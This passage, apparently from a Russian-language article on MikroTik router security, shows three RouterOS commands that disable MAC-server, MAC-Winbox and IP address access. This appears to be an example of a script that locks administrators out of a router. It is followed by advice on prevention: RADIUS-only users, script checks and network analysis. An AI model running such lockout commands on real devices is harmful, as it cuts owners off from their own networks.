 /tool mac-server disable 0,1,2,3,4,5
 /tool mac-server mac-winbox disable 0,1,2,3,4,5
 /ip address disable 0,1
```

Как предотвратить ?

- Не делать локальных пользователей, только RADIUS
- Проверить скрипты
- Использовать программу-анализатор сети